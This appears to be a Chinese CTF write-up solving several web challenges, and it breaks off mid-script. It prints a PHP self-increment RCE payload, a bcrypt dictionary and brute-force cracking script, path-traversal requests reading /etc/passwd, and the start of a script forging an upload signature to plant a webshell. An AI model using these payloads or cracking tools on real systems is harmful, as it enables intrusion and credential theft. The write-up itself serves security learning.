
自增绕过,直接用以前做题收集的payload打了

1
2
3
?_=system&__=cat /ffffllll44444ggggg

rce=$_=[]._;$_=$_[_];$_++;$_++;$_++;$__=++$_;$_++;$__=++$_.$__;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_=$__.++$_;$_=_.$_;$$_[_]($$_[__]);

image-20251101204747177

登录框

源码得到提示,有个加密的密码:$2y$10$h2JGq8MxzVKwSSXqOA//CeaXvKwBiBJpbLXZDyAaYzhn/JdgODyje

image-20251101204900186


AI写个脚本进行解密

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
import bcrypt
import itertools
import string
from concurrent.futures import ThreadPoolExecutor
import time


def test_password(password, hash_to_crack):
"""测试单个密码是否匹配"""
try:
# bcrypt 需要将密码编码为字节
if bcrypt.checkpw(password.encode('utf-8'), hash_to_crack.encode('utf-8')):
return password
except:
pass
return None


def dictionary_attack(hash_to_crack, wordlist_file=None):
"""字典攻击"""
print("开始字典攻击...")

# 如果没有提供字典文件,使用一些常见密码
common_passwords = [
'password', '123456', 'admin', '12345678', 'qwerty', '123456789',
'12345', '1234', '111111', '1234567', 'dragon', '123123',
'baseball', 'abc123', 'football', 'monkey', 'letmein',
'shadow', 'master', '666666', 'qwertyuiop', '123321',
'mustang', '1234567890', 'michael', '654321', 'superman',
'1qaz2wsx', '7777777', '121212', '000000', 'qazwsx',
'123qwe', 'killer', 'trustno1', 'jordan', 'jennifer',
'zxcvbnm', 'asdfghjkl', 'hunter', 'buster', 'soccer',
'harley', 'batman', 'andrew', 'tigger', 'sunshine',
'iloveyou', '2000', 'charlie', 'robert', 'thomas',
'hockey', 'ranger', 'daniel', 'starwars', 'klaster',
'112233', 'george', 'computer', 'michelle', 'jessica',
'pepper', '1111', 'zxcvbn', '555555', '11111111',
'131313', 'freedom', '777777', 'pass', 'maggie',
'159753', 'aaaaaa', 'ginger', 'princess', 'joshua',
'cheese', 'amanda', 'summer', 'love', 'ashley',
'nicole', 'chelsea', 'biteme', 'matthew', 'access',
'yankees', '987654321', 'dallas', 'austin', 'thunder',
'taylor', 'matrix', 'mobilemail', 'mom', 'monitor',
'monitoring', 'montana', 'moon', 'moscow', 'password1'
]

if wordlist_file:
try:
with open(wordlist_file, 'r', encoding='utf-8', errors='ignore') as f:
passwords = [line.strip() for line in f if line.strip()]
except:
print("无法读取字典文件,使用内置常见密码")
passwords = common_passwords
else:
passwords = common_passwords

print(f"测试 {len(passwords)} 个密码...")

for i, password in enumerate(passwords):
result = test_password(password, hash_to_crack)
if result:
print(f"\n✅ 密码破解成功: {result}")
return result

if i % 100 == 0:
print(f"已测试 {i}/{len(passwords)} 个密码...")

print("字典攻击失败")
return None


def brute_force_attack(hash_to_crack, max_length=6, charset=None):
"""暴力破解攻击"""
if charset is None:
charset = string.ascii_lowercase + string.digits

print(f"开始暴力破解,最大长度: {max_length}, 字符集: {charset}")

for length in range(1, max_length + 1):
print(f"尝试长度 {length} 的密码...")
for password_tuple in itertools.product(charset, repeat=length):
password = ''.join(password_tuple)
result = test_password(password, hash_to_crack)
if result:
print(f"\n✅ 密码破解成功: {password}")
return password

print("暴力破解失败")
return None


def main():
hash_to_crack = "$2y$10$h2JGq8MxzVKwSSXqOA//CeaXvKwBiBJpbLXZDyAaYzhn/JdgODyje"

print("BCrypt 哈希破解工具")
print("=" * 50)
print(f"目标哈希: {hash_to_crack}")
print("Cost factor: 10")
print()

# 首先尝试字典攻击
start_time = time.time()

# 方法1: 字典攻击
result = dictionary_attack(hash_to_crack)

if not result:
print("\n字典攻击失败,开始暴力破解...")
# 方法2: 暴力破解(短密码)
# 注意: 暴力破解很慢,只适合短密码
result = brute_force_attack(hash_to_crack, max_length=4)

end_time = time.time()

if result:
print(f"\n🎉 破解成功!")
print(f"密码: {result}")
print(f"耗时: {end_time - start_time:.2f} 秒")
else:
print(f"\n❌ 破解失败")
print(f"耗时: {end_time - start_time:.2f} 秒")
print("建议:")
print("1. 使用更大的字典文件")
print("2. 增加暴力破解的长度限制")
print("3. 使用更强大的硬件或云服务")


if __name__ == "__main__":
# 安装所需库: pip install bcrypt
try:
import bcrypt

main()
except ImportError:
print("请先安装 bcrypt 库: pip install bcrypt")

image-20251101205044884



得到密码是123456,登录进去是R34d.php,存在文件包含,读notes得到提示

image-20251101205120276


看源码发现存在目录遍历过滤

image-20251101205305589


但是还是可以利用URL编码绕过,../编码后就是%2e%2e%2f,不过不用管,这里是前端校验的,和后端无关,直接抓包发

1
/file.php?file_path=/etc/passwd

image-20251101205918738

原本想读R34d.php,然后测试时候发现报错:

1
/file.php?file_path=/var/www/html/R34d.php

image-20251101205956956


/tmp/R34d.php很奇怪,然后尝试读/tmp/flag得到flag(误打误撞了)

1
/file.php?file_path=/tmp/flag

image-20251101210112516

光能族,哎呀


文件上传,抓包传一句话木马,发现有个签名

image-20251101210502396

源码中可以得到加密的原理:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
<script>
function rc4(keyBytes, dataBytes) {
const S = new Uint8Array(256);
for (let i = 0; i < 256; i++) S[i] = i;
let j = 0;
for (let i = 0; i < 256; i++) {
j = (j + S[i] + keyBytes[i % keyBytes.length]) & 0xff;
const t = S[i]; S[i] = S[j]; S[j] = t;
}
let i = 0; j = 0;
const out = new Uint8Array(dataBytes.length);
for (let k = 0; k < dataBytes.length; k++) {
i = (i + 1) & 0xff;
j = (j + S[i]) & 0xff;
const t = S[i]; S[i] = S[j]; S[j] = t;
const K = S[(S[i] + S[j]) & 0xff];
out[k] = dataBytes[k] ^ K;
}
return out;
}

function hexToBytes(hex) {
if (hex.length % 2) hex = '0' + hex;
const out = new Uint8Array(hex.length/2);
for (let i = 0; i < out.length; i++) out[i] = parseInt(hex.substr(i*2,2),16);
return out;
}

function bytesToHex(bytes) {
return Array.from(bytes).map(b => b.toString(16).padStart(2,'0')).join('');
}

function strToBytes(str) {
return new TextEncoder().encode(str);
}

const SECRET_KEY = "monika creambread";

const fileInput = document.getElementById('fileInput');
const uploadArea = document.getElementById('uploadArea');
const selectFileBtn = document.getElementById('selectFileBtn');
const fileInfo = document.getElementById('fileInfo');
const fileName = document.getElementById('fileName');
const fileSize = document.getElementById('fileSize');
const progressBar = document.getElementById('progressBar');
const btn = document.getElementById('btn');
const log = document.getElementById('log');
const status = document.getElementById('status');

// 文件选择事件
selectFileBtn.addEventListener('click', () => {
fileInput.click();
});

uploadArea.addEventListener('dragover', (e) => {
e.preventDefault();
uploadArea.classList.add('active');
});

uploadArea.addEventListener('dragleave', () => {
uploadArea.classList.remove('active');
});

uploadArea.addEventListener('drop', (e) => {
e.preventDefault();
uploadArea.classList.remove('active');

if (e.dataTransfer.files.length) {
fileInput.files = e.dataTransfer.files;
handleFileSelection();
}
});

fileInput.addEventListener('change', handleFileSelection);

function handleFileSelection() {
if (!fileInput.files.length) return;

const file = fileInput.files[0];
fileName.textContent = file.name;
fileSize.textContent = formatFileSize(file.size);

fileInfo.style.display = 'flex';
btn.disabled = false;

log.textContent = `已选择文件: ${file.name}`;
uploadArea.classList.add('active');

// 重置进度条
progressBar.style.width = '0%';
}

function formatFileSize(bytes) {
if (bytes === 0) return '0 Bytes';
const k = 1024;
const sizes = ['Bytes', 'KB', 'MB', 'GB'];
const i = Math.floor(Math.log(bytes) / Math.log(k));
return parseFloat((bytes / Math.pow(k, i)).toFixed(2)) + ' ' + sizes[i];
}

btn.addEventListener('click', async () => {
if (!fileInput.files.length) return;

btn.disabled = true;
status.style.display = 'block';
status.className = 'status-area';
status.innerHTML = '<i class="fas fa-cog fa-spin"></i> 计算 MD5...';

log.textContent = '';
progressBar.style.width = '30%';

const file = fileInput.files[0];

if (!file.name.match(/\.(jpe?g|png)$/i)) {
status.className = 'status-area error';
status.innerHTML = '<i class="fas fa-exclamation-circle"></i> 只允许 JPG/PNG 格式';
btn.disabled = false;
return;
}

try {
const name_md5 = await calcMd5(file);
const content_md5 = await calcMd5(file.name);
const keyBytes = strToBytes(SECRET_KEY);
const md5Bytes = hexToBytes(content_md5);
const rc4Bytes = rc4(strToBytes(SECRET_KEY), md5Bytes);
const rc4Hex = bytesToHex(rc4Bytes);

progressBar.style.width = '60%';
status.innerHTML = '<i class="fas fa-upload"></i> 上传中...';

const form = new FormData();
form.append('file', file);
form.append('sign', rc4Hex + name_md5);

const resp = await fetch('upload.php', { method: 'POST', body: form });
const text = await resp.text();

progressBar.style.width = '100%';

if (resp.ok) {
status.className = 'status-area success';
status.innerHTML = '<i class="fas fa-check-circle"></i> 上传成功';
} else {
status.className = 'status-area error';
status.innerHTML = '<i class="fas fa-exclamation-circle"></i> 上传失败';
}

log.textContent += '\n服务器响应:\n' + text;
} catch (e) {
status.className = 'status-area error';
status.innerHTML = '<i class="fas fa-exclamation-circle"></i> 上传失败';
log.textContent += '\n上传失败: ' + e;
} finally {
btn.disabled = false;

// 3秒后隐藏状态信息
setTimeout(() => {
status.style.display = 'none';
}, 3000);
}
});

function calcMd5(input) {
if (typeof input === 'string') {
return Promise.resolve(SparkMD5.hash(input));
}

if (input instanceof Blob) {
return new Promise((resolve, reject) => {
const chunkSize = 2 * 1024 * 1024;
const spark = new SparkMD5.ArrayBuffer();
const reader = new FileReader();
let cursor = 0;

reader.onerror = () => reject('file read error');
reader.onload = (e) => {
spark.append(e.target.result);
cursor += chunkSize;
if (cursor < input.size) readNext();
else resolve(spark.end());
};

function readNext() {
const slice = input.slice(cursor, cursor + chunkSize);
reader.readAsArrayBuffer(slice);
}

readNext();
});
}

return Promise.reject('unsupported input type');
}
</script>

大概意思就是根据文件名和文件内容生成一个签名,前端只允许传图片文件,抓包后想修改为.php文件签名就不对了,所以要伪造签名,利用AI写一个脚本:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
import hashlib


def rc4(key, data):
"""RC4加密算法实现"""
S = list(range(256))
j = 0

# Key-scheduling algorithm (KSA)
for i in range(256):
j = (j + S[i] + key[i % len(key)]) % 256
S[i], S[j] = S[j], S[i]

# Pseudo-random generation algorithm (PRGA)
i = j = 0
out = []
for byte in data:
